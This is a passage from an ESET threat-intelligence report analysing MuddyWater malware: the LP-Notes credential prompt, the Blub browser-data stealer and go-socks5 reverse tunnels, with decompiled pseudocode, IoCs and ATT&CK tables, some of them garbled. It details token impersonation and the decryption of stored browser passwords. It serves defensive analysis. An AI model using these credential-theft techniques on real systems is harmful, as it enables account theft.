result[4] = v11; 35 result[5] = encryptedString[5] - 3; 36 result[6] = encryptedString[6] + 5; 37 result[7] = encryptedString[7] - 5; 38 result[8] = encryptedString[8] + 3; 39 result[9] = encryptedString[9] + 2; 40 result[14] = v12 + 2; 41 return result; 42 } </pre>
---	---

Figure 6. CE-Notes string decryption routine, similar to that of LP-Notes

LP-Notes uses string stacking for strings shorter than 15 or longer than 19 characters, including the decryption key, IV, and import names. Finally, to obscure the use of Windows API functions and to make static analysis more challenging, LP-Notes dynamically resolves the API functions during the C runtime startup, before the execution of the WinMain function, the standard entry point for a graphical Windows-based application per [Microsoft](#), thus hiding direct references to the API functions from pseudocode view (see Figure 7).

<pre> 1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd) 2 { 3 __int64 v4; // rax 4 __int64 v5; // rcx 5 unsigned int v6; // eax 6 __int64 v7; // rax 7 __int64 v8; // rbx 8 __int64 v10; // [rsp+30h] [rbp-28h] BYREF 9 __int64 v11; // [rsp+30h] [rbp-20h] BYREF 10 int v12; // [rsp+40h] [rbp-18h] BYREF 11 12 v4 = qword_140010010(hInstance, hPrevInstance, lpCmdLine, nShowCmd); 13 v5 = qword_140010C40(v4, &v12); 14 v6 = 0; 15 } </pre>	<pre> 1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd) 2 { 3 __int64 CommandLine; // rax 4 __int64 v5; // rcx 5 unsigned int v6; // eax 6 __int64 v7; // rax 7 __int64 v8; // rbx 8 __int64 v10; // [rsp+30h] [rbp-28h] BYREF 9 __int64 v11; // [rsp+30h] [rbp-20h] BYREF 10 int v12; // [rsp+40h] [rbp-18h] BYREF 11 12 CommandLine = kernel32_GetCommandLine(hInstance, hPrevInstance, lpCmdLine, nShowCmd); 13 v5 = shell32_CommandLineToArgv(CommandLine, &v12); 14 v6 = 0; 15 } </pre>
--	---


```

16 v0 = unknown_libname_14("(_QWORD *) (v5 + 8));
17 if ( v0 || (v0 = sub_140002100(v5)) != 0 )
18 {
19     v10 = 0164;
20     v11 = 0164;
21     v7 = qword_14001DC08(4096164, 0164, v0);
22     v8 = v7;
23     if ( v7 )
24     {
25         if ( (unsigned int)qword_14001D000(v7, 2164, &v10) )
26         {
27             if ( (unsigned int)qword_14001D050(v10, 0x20000000164, 0164, 2164, 2, &v11) )
28             {
29                 if ( (unsigned int)qword_14001DC08(v11) )
30                 {
31                     qword_14001DC08(v0);
32                     qword_14001DC08(v10);
33                     qword_14001DC08(v11);
34                     if ( !qword_14001DC08(0031617164, 0164, qword_14001D060) )
35                     {
36                         qword_14001DC90(0164, 0164, qword_14001D060);
37                         sub_140002770();
38                         qword_14001D008();
39                     }
40                 }
41                 else
42                 {
43                     qword_14001DC08(v0);
44                     qword_14001DC08(v10);
45                     qword_14001DC08(v11);
46                 }
47             }
48             else
49             {
50                 qword_14001DC08(v0);
51                 qword_14001DC08(v10);
52             }
53         }
54         else
55         {
56             qword_14001DC08(v0);
57         }
58     }
59 }

```

```


16 v0 = unknown_libname_14("(_QWORD *) (v5 + 8));
17 if ( v0 || (v0 = searchForProcess_taskhostw_exe(v5)) != 0 )
18 {
19     v10 = 0164;
20     v11 = 0164;
21     v7 = kernel32_OpenProcess(4096164, 0164, v0);
22     v8 = v7;
23     if ( v7 )
24     {
25         if ( (unsigned int)advapi32_OpenProcessToken(v7, 2164, &v10) )
26         {
27             if ( (unsigned int)advapi32_DuplicateTokenEx(v10, 0x20000000164, 0164, 2164, 2, &v11) )
28             {
29                 if ( (unsigned int)advapi32_ImpersonateLoggedOnUser(v11) )
30                 {
31                     kernel32_CloseHandle(v0);
32                     kernel32_CloseHandle(v10);
33                     kernel32_CloseHandle(v11);
34                     if ( !kernel32_OpenMutex(0031617164, 0164, off_13F45D060) )
35                     {
36                         kernel32_CreateMutex(0164, 0164, off_13F45D060);
37                         MAIN();
38                         advapi32_RevertToSelf();
39                     }
40                 }
41                 else
42                 {
43                     kernel32_CloseHandle(v0);
44                     kernel32_CloseHandle(v10);
45                     kernel32_CloseHandle(v11);
46                 }
47             }
48             else
49             {
50                 kernel32_CloseHandle(v0);
51                 kernel32_CloseHandle(v10);
52             }
53         }
54         else
55         {
56             kernel32_CloseHandle(v0);
57         }
58     }
59 }

```

Figure 7. LP-Notes WinMain function with obfuscated import names (left)
vs. deobfuscated view (right)

Capabilities

In an endless loop, LP-Notes displays a fake Windows Security dialog prompting the victim to enter their Windows username and password, as shown in Figure 8 (via the CredUIPromptForWindowsCredentialsW API). Note that although similar, this is not the same as the fake credential prompt used by MuddyViper (see Figure 4). It immediately confirms the validity of any submitted credentials by attempting to log on as that user (via the CredUnPackAuthenticationBufferW and LogonUserW APIs).






Figure 8. A fake Windows Security dialog displayed by LP-Notes

If successful, the harvested credentials are then AES-CBC encrypted using the CNG API with the key
 ED15C8344B45DAED1E0578F8BC1A32411812C61F4CB45D89B107
 287DE0E09FFC and the IV
 91A4E6F6D51DAEE773A8F00279792578.

Similar to CE-Notes, LP-Notes then stores the encrypted credentials in a local file – in this case `C:\Users\Public\Downloads\lp-notes.txt`. As neither of these components have the capability to exfiltrate data, another component presumably handles this (either an RMM tool or MuddyViper).

Blub browser-data stealer

Blub is a C/C++ browser-data stealer incorporating a statically linked SQLite library. The name is derived from its filename, `Blub.exe`. We observed the PDB path
`C:\Users\jojo\source\repos\stealer\x64\Release\stealer.pdb`. It steals user login data from Google Chrome, Microsoft Edge, Mozilla Firefox, and Opera web browsers.

Chromium-based browsers

For Chrome, Blub first terminates `chrome.exe` (if running) and then parses and decrypts the encryption key from `C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Local State`. This key is used to encrypt sensitive data stored by Chrome, such as passwords or cookies, and it is protected by the [Data Protection API \(DPAPI\)](#) so that it can only be decrypted on the system where it was originally encrypted. Blub decrypts this key via the `CryptUnprotectData` API and then uses it to decrypt

key via the `DecryptProtectedData()` API, and then uses it to decrypt user credentials obtained from all existing Chrome user profiles on the compromised computer. The credentials, stored in `C:\Users\<username>\AppData\Local\Google\Chrome\User Data\<profile_name>\Login Data`, are obtained via the following SQL query:

```
SELECT origin_url, username_value, password_value
FROM logins
```

A similar series of steps is used to obtain and decrypt user credentials from Microsoft Edge and Opera user profiles, using the key obtained from `C:\Users\<username>\AppData\Local\Microsoft\Edge\User Data\Local State` and `C:\Users\<username>\AppData\Roaming\Opera Software\Opera Stable\Local State`, respectively.

Firefox

Finally, to decrypt stored user credentials for Mozilla Firefox, Blub parses the `hostname`, `encryptedUsername`, and `encryptedPassword` values from the `logins.json` file in each user's profile directory, i.e.,

`%APPDATA%\Roaming\Mozilla\Firefox\Profiles\<profile_name>\`. The credentials are then decrypted using the `PK11SDR_Decrypt` function from the `nss3.dll` library used by Firefox.

The collected data is stored into a local file named `file.txt`, with no encryption. The same data is logged onto the console, with no encryption, along with verbose status messages. Blub has no capability to exfiltrate this file.

Note that Blub checks for running processes associated with security solutions before executing its malicious payload, focusing on the combination of `afwServ.exe` (Avast firewall) and

AvastSvc.exe (Avast antivirus) processes. If afwServ.exe is detected running (but not AvastSvc.exe), Blub concludes that Norton is running (which now uses the [Avast engine](#)) on the compromised host, and exits. If AvastSvc.exe (Avast) is detected, Blub continues with the execution, except it skips stealing credentials from Microsoft Edge.

While Blub's strings are stored in cleartext, a simple obfuscation technique is used for strings associated with the Google Chrome data stealer functionality. Specifically, multiple strings are concatenated into one long string, with 16 random characters between them, apparently to hide them from view during static analysis:

```
gdGlog}o{eRwjpw&"encrypted_key":FAe[{hy|b-  
vcJvxGImpersonateLoggeh}gd0v\gt_NxuoolOpenProcessTok  
enVLUKKW'xxqjpwe}uDuplicateTokenExs5&}v\{tiplh|io|eI  
puvvkdXznx(Gh}n2(sh|y△ryme~ds~
```

Removing the junk characters and splitting the strings returns:

- "encrypted_key":
- ImpersonateLogge
- OpenProcessToken
- DuplicateTokenEx

go-socks5 reverse tunnels

MuddyWater's go-socks5 reverse tunnels are a collection of Go-compiled tools, based on publicly available libraries such as go-socks5, yamux, and resocks; they have been frequently used in MuddyWater's recent campaigns.

Most of the variants we analyzed appear to be internally named

ESETGO (no relation to ESET), based on the build configuration strings shown in Figure 9 and in other artifacts.

```
path  ESETGO
mod   ESETGO      (devel)
dep   github.com/armon/go-socks5      v0.0.0-2016090218423
dep   github.com/hashicorp/yamux      v0.1.1   h1:yrQxtgseB
dep   golang.org/x/net      v0.29.0   h1:50RfpBpCs4HzDYoodCDBb
dep   golang.org/x/sys      v0.25.0   h1:r+8e+loiHxRqhXVl6ML1n
build -buildmode=exe
build -compiler=gc
build -ldflags="-w -s"
build CGO_ENABLED=1
build CGO_CFLAGS=
build CGO_CPPFLAGS=
build CGO_CXXFLAGS=
build CGO_LDFLAGS=
build GOARCH=amd64
build GOOS=windows
build GOAMD64=v1
```

Figure 9. Build configuration strings from MuddyWater's go-socks5 variants

The primary purpose of MuddyWater's go-socks5 proxy is to relay communication between the compromised machine (on a specific port) and a hardcoded C&C server, using a hardcoded connection key to authenticate with the C&C server via SSL/TLS. This setup allows the attacker to route C&C traffic (potentially related to other compromises) through the compromised machine and thus to hide the location of the real C&C server.

Conclusion

This campaign indicates an evolution in the operational maturity of MuddyWater. The deployment of previously undocumented components – such as the Fooder loader and MuddvViper backdoor

– signals an effort to enhance stealth, persistence, and credential harvesting capabilities. The use of game-inspired evasion techniques, reverse tunneling, and a diversified toolset reflects a more refined approach than in earlier campaigns, even though traces of the group’s operational immaturity remain.

MuddyWater continues to demonstrate the ability to execute campaigns ranging from average to above average, i.e., being timely, effective, and increasingly challenging to defend against. While we assess that MuddyWater will remain a leading actor in Iranian-nexus activity, we anticipate a continued pattern of typical campaigns enhanced by more advanced TTPs.

ESET will continue to monitor the group’s activities, focusing on further signs of technical advancement and strategic targeting of government, military, telecommunications, and critical infrastructure.

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com. ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the [ESET Threat Intelligence](#) page.

IoCs

Files

SHA-1	Filename	Detection
-------	----------	-----------

76632910CF67697BF5D7

285FAE38BFCF438EC082	OsUpdater.exe	Win64/MuddyWater.E
1723D5EA7185D2E339FA 9529D245DAA5D5C9A932	Blub.exe	Win64/MuddyWater.H
69B097D8A3205605506E 6C1CC3C13B71091CB519	Blub.exe	Win64/MuddyWater.H
B7A8F09CB5FF8A336539 88FFBA585118ACF24C13	Blub.exe	Win64/MuddyWater.H
B8997526E4781A6A1479 690E30072F38E091899D	stealer.exe	Win64/MuddyWater.H
8E21DE54638A79D8489C 59D958B23FE22E90944A	7d1e9726b5YZPYc .dll	Win32/MuddyWater.B
CD47420F5CE408D95C98 306D78B977CDA0400C8F	fe197add74IVcQn .exe	Win64/MuddyWater.I
C1299E8C9A8567A9C292 157F3ED65B818AA78900	vmsvc.exe	Win64/MuddyWater.I

29CDA06701F9A9C0A679 1775C3EB70F5B52BBEFF	3a70e4c8c2IVcQn .exe	Win64/MuddyWater.C
8F3ED626E7B929450E36 E97BA5539C8371DF0EF8	3a70e4c8c2IVcQn .exe	Win64/MuddyWater.C
007B5CD6D6ACF972F774 3F79E23CAB9BB2ECBEE3	Dsync-es.exe	Win64/MuddyWater.F
CD36F93DBC4C71893059 3D8F029EFDCAA52B619B	App_chek.exe	Win64/MuddyWater.G
47B70C47BEB33E88B419 7D6AF1B768230E51B067	steam.exe	Win64/MuddyWater.G
D46900D78AE036967E0B 37F9EC6A8000131AE604	antimage.exe	Win32/MuddyWater.A
0657D0B0610618886DDD 74C3D0A1D582CDD24863	wtsapi32.dll	Win64/MuddyWater.G

2939FD218E0145D730BD 94AA1C76386A5259EACE	msi.dll	Win64/MuddyWater.G
--	---------	--------------------

3BC6502A55A4D5D29132 DA4D9943E154A810CC83	WinWin.exe	Win64/MuddyWater.G
--	------------	--------------------

7950296331802188EB99 E232E2C383CB9FDD5D7D	20241118_223247 _Launcher.exe	Win64/MuddyWater.G
--	----------------------------------	--------------------

8580824FE14DB1583881 02B16C1C79DFBBA36083	Launcher.dll	Win64/MuddyWater.G
--	--------------	--------------------

B48B93B4EB69D01588D3 71356EDE614C5E7378DE	Launcher.exe	Win64/MuddyWater.G
--	--------------	--------------------

EA8A1C2382FF765709D7 F78EF60482598E4C0DEB	vcruntime140_1 .dll	Win64/MuddyWater.G
--	------------------------	--------------------

EAF4BAFC62170C9FCA1F 6B591848883DBF97F93D	Launcher.exe	Win64/MuddyWater.G
F5EFBA6CCBA5A6AD6C3A FA928C0E5EAA44597411	ncrypt.dll	Win64/MuddyWater.G
13DA612D75DC5268F523 5F5BACE6D8F0DB0091FF	WinWin(persist) .exe	Win64/MuddyWater.G
25361183DE63F296BA71 B6FCF0725E022B3C989A	0bff183a39ruQsY .dll	WinGo/TrojanProxy .Agent.D
0E9A4892CFA1C9065B36 D8F2E164E28609A8CF5D	20d188afdcpfLFq .exe	WinGo/TrojanProxy .Agent.D
2B09241CA025BDC4455E 9F6BA6009E2F27C08EDF	dttcodexgigas .exe	WinGo/TrojanProxy .Agent.D

2E0B2E0000010E000001 A54E001C4EA82FF6F1C6	.exe	WinGo/TrojanProxy .Agent.D
45FA7DE711FEA1F8D1E3 48E87834246C455DD2ED	fa54125dc8ZpaNJ .exe	WinGo/TrojanProxy .Agent.D
4E0EF2386980639FC535 5FD68DAFF54EB2AD622E	20d188afdcWg0QB .exe	WinGo/TrojanProxy .Agent.D
4E9529BA4A6E42D6278D 37E3FDEE9E1D991CEBE0	bd34a33f5bH0Vby .exe	WinGo/TrojanProxy .Agent.D
50C6D4A2AD16A231CF11 C43F3BBC868D90E20D25	re.exe	WinGo/TrojanProxy .Agent.F
52009F36058337B6401D A0A0F4885A0C185F0520	bd34a33f5bH0Vby .exe	WinGo/TrojanProxy .Agent.D
535882B6EDAB29247E03 5236A84CA510FB1E0854	20d188afdcpfLFq .exe	WinGo/TrojanProxy .Agent.D
544CE18E4C1F1B288DEE 6018DFCF4E4D4A315F7A	1110254b63WfTEa .exe	WinGo/TrojanProxy .Agent.D
54EBC125039CC83E4682 CA44DD592534562B25C3	FMAPP.dll	WinGo/TrojanProxy .Agent.D

5A08150C1DC17E9F6912 96F0A577C2EC9BA8028C	bd34a33f5bJeJ0f .exe	WinGo/TrojanProxy .Agent.D
5D1E61DA8083C41FF1FC 23A1222A4A88B43A4E9B	bd34a33f5bJeJ0f .exe	WinGo/TrojanProxy .Agent.D
6532E0437C8913FA418F 1EE258561B15BBEE9052	7295be2b1fHxjyf .exe	WinGo/TrojanProxy .Agent.D
6CA41565844118385B34 5A39A9B79E0BBC0DD338	re.exe	WinGo/TrojanProxy .Agent.F
6FC50A99AAE1D6C40111 632D4F49BD19F9794CF6	8525e604dfKuDNr .exe	WinGo/TrojanProxy .Agent.D
826CFF5D85713CE4B2F3 C15AB53A84E6848D2E2C	bd34a33f5bJeJ0f .exe	WinGo/TrojanProxy .Agent.D
87ADD79C7C8335447113 EE0D413F52AE2B17F066	20d188afdcpfLFq .exe	WinGo/TrojanProxy .Agent.D
93055115559219BE8441 880597C533381B99213B	main.exe	WinGo/TrojanProxy .Agent.D

97C3376AB551E899F347 CC9DDF49EA01DB2D7903	504f53ca8esoLmG .dll	WinGo/TrojanProxy .Agent.D
99FAD0862E2E8D363F3E 18952FD92E09493CC27D	20d188afdcpfLFq .exe	WinGo/TrojanProxy .Agent.D
A101CBCCD950AA36FC3B 40C3C331FDE43ACDBBD2	66f3e097e4tnyHR .exe	WinGo/TrojanProxy .Agent.D
A227C0A4425E24268B75 9A740231676A589CA4E6	fa54125dc8ZpaNJ .exe	WinGo/TrojanProxy .Agent.D
A997A7AAE727D2C12CCE 80FE3607317775A4DF3E	fa54125dc8ZpaNJ .exe	WinGo/TrojanProxy .Agent.D
B0271CA76052EC340014 D7BCCDBD69325A4E60F2	7295be2b1fAzMZI .exe	WinGo/TrojanProxy .Agent.D
B0CD4F5DF192BFFE6500 E44B80C28505DFD9CA66	20d188afdcpfLFq .exe	WinGo/TrojanProxy .Agent.D
B16E7D56A8DC0FF6B3AF D797E1EAB22B20DFFB39	ESETGO.exe	WinGo/TrojanProxy .Agent.D
D49979D0063B28BD7339	20d188afdcpfLFq	WinGo/TrojanProxy

0481E6AE642C00CE0791		
D518F5C648AB64B390A2 9AA2858219318CFC556A	bd34a33f5bH0Vby .exe	WinGo/TrojanProxy .Agent.D
DF223D653F761ED55F9C 0774F1DBF545FD741F86	66f3e097e4tnyHR .exe	WinGo/TrojanProxy .Agent.D
DF8FC5213AA11EE445EA D1AAE17A826E7D51A743	Revoke.dll	WinGo/TrojanProxy .Agent.D
E02DD79A8CAED662969F 6D5D0792F2CB283116E8	66f3e097e4tnyHR .exe	WinGo/TrojanProxy .Agent.D
E8F4EA3857EF5FDFEC1A 2063D707609251F207DB	main.exe	WinGo/TrojanProxy .Agent.D
F26CAE9E79871DF3A47F A61A755DC028C18451FC	7295be2b1fAzMZI .exe	WinGo/TrojanProxy .Agent.D
FF09608790077E1BA52C 03D9390E0805189ADAD7	20d188afdcpfLFq .exe	WinGo/TrojanProxy .Agent.D
A9747A3F58F8F408FECE FC48DB0A18A1CB6DACAE	AppVs.exe	WinGo/TrojanProxy .Agent.D



Network

IP	Domain	Hosting provider	First seen
3.95.7[.]142	N/A	Amazon Data Services NoVa	2024-09-08
35.175.224[.]64	N/A	Amazon Technologies Inc.	2024-10-10
51.16.209[.]105	api.tikavodot.co[.]il	Amazon Data Services Ireland Technical Role Account	2024-09-15
62.106.66[.]112	N/A	RIPE-NCC-HM-MNT, ORG-NCC1-RIPE	2024-09-29
157.20.182[.]45	N/A	Hosterdaddy Private Limited	2024-04-18

161.35.172[.]155	N/A	DigitalOcean,	2022-11-12
------------------	-----	---------------	------------

194.101.172[.]100	N/A	MuddyWater: Snakes by the riverbank LLC	2022-11-12	Information
167.99.224[.]13	magicallyday[.]com	DigitalOcean, LLC	2022-11-06	Information
194.11.246[.]78	N/A	HosterDaddy Private Limited	2024-07-23	Information
194.11.246[.]101	processplanet[.]org	Administrator	2024-08-27	Information
206.71.149[.]51	N/A	BL Networks	2023-10-30	Information
212.232.22[.]136	N/A	HosterDaddy Private Limited	2025-01-16	Information



MITRE ATT&CK techniques

This table was built using [version 17](#) of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
--------	----	------	-------------

Reconnaissance	T1591	Gather Victim Org Information	MuddyWater gather information via spearphishing emails
----------------	-----------------------	-------------------------------	--

Resource Development	T1583	Acquire Infrastructure	MuddyWater uses infrastructure to download malware
	T1608	Stage Capabilities	MuddyWater stages stealers on file-sharing sites like Mega Limited.
	T1587.001	Develop Capabilities: Malware	MuddyWater develops and tools such as credential stealers and browser-data stealers
	T1588.002	Obtain Capabilities: Tool	MuddyWater uses GitHub, such as reverse proxies.
Initial Access	T1566.002	Phishing: Spearphishing Link	MuddyWater uses file hosting sites to host RMM software
Execution	T1059.001	Command-Line Interface: PowerShell	MuddyViper has PowerShell scripts
	T1059.003	Command-Line Interface: Windows Command Shell	MuddyViper has Command shell
	T1559.001	Inter-Process Communication: Component Object Model	MuddyViper uses COM to create a scheduled task

Persistence	T1106	MuddyWater: Snakes by the riverbank Native API	MuddyViper use execute additio
	T1204.001	User Execution: Malicious Link	MuddyWater o malicious links c
	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	MuddyViper ha victim's Startup
	T1543.003	Create or Modify System Process: Windows Service	MuddyWater o tools in %PROGR creating a Winc
	T1053	Scheduled Task/Job	MuddyViper can named Manage
	T1134.001	Access Token Manipulation: Token Impersonation/Theft	The LP-Notes a impersonate a I ImpersonateLo
	T1140	Deobfuscate/Decode Files or Information	Blub uses string Fooder can extr payloads. CE-Notes and L wise decryptior
	T1620	Reflective Code Loading	The Fooder loa to run additiona and HackingBro
	T1497.002	Virtualization/Sandbox Evasion: Time Based	MuddyViper use detect and avoi

Defense
Evasion

T1427.003	MuddyWater: Snakes by the riverbank Evasion: Time Based Evasion	environments, and analysis.
T1027.007	Obfuscated Files or Information: Dynamic API Resolution	CE-Notes and L resolution by de
T1134.002	Access Token Manipulation: Create Process with Token	Fooder's launch a process specif Fooder via Crea
T1622	Debugger Evasion	MuddyViper sea adjusting its bel
T1070.009	Indicator Removal: Clear Persistence	MuddyViper can persistence, if ir
T1070.004	Indicator Removal: File Deletion	MuddyViper can instructed to ur
T1036	Masquerading	Some versions c innocuous Snak
T1036.004	Masquerading: Masquerade Task or Service	MuddyViper can ManageOnDriv
T1112	Modify Registry	MuddyViper can HKCU\Softwar rsion\Explor and HKCU\Softwar rsion\Explor registry keys. to

folder.

	T1027.009	Obfuscated Files or Information: Embedded Payloads	Fooder can extr payload.
	T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Fooder can extr payload.
	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	CE-Notes and E stored in brows
Credential Access	T1056.002	Input Capture: GUI Input Capture	MuddyViper an a Windows secu credentials and relaying those c APIs.
	T1082	System Information Discovery	MuddyViper col compromised s C&C server.
Discovery	T1518.001	Software Discovery: Security Software Discovery	MuddyViper att applications, loc and, if found, re modifies its beh
	T1074.001	Data Staged: Local Data Staging	Blub, CE-Notes, credentials on c or BMM tools.

Collection	T1560.001	Archive Collected Data: Archive via Utility	MuddyViper use command to co the HackBrows
Command and Control	T1573.001	Encrypted Channel: Symmetric Cryptography	MuddyViper use data before exc
	T1219	Remote Access Software	MuddyWater us for remote acce
	T1071.001	Application Layer Protocol: Web Protocols	MuddyViper use The reverse tun HTTPS for C&C
	T1105	Ingress Tool Transfer	MuddyViper ha additional paylo
	T1001	Data Obfuscation	MuddyViper lev communication backdoor comm direction of the
	T1090	Proxy	MuddyWater us reverse proxy to
Exfiltration	T1041	Exfiltration Over C2 Channel	MuddyWater to using C&C char
	T1030	Data Transfer Size Limits	MuddyViper sup chunks of limite



Let us keep you up to date

Sign up for our newsletters

- ☐ Ukraine Crisis newsletter
- ☐ Regular weekly newsletter

Subscribe

Related Articles

ESET Research

Gamaredon in 2025: Leveraging tunnels, workers, dead drops, and new alliances




ESET Research

ESET takes part in Operation Endgame to disrupt Amadey and Stealc



ESET Research

Killing me gently: Inside Gentlemen's EDR killer framework



Discussion

welivesecurity™ BY **eset**®

Award-winning news, views, and insight from the ESET security community

[About us](#)

[ESET](#)

[Contact us](#)

[Privacy Policy](#)

[Legal Information](#)

[Manage Cookies](#)

[RSS Feed](#)



Copyright © 1992 - 2026 ESET, spol. s r.o. All rights reserved.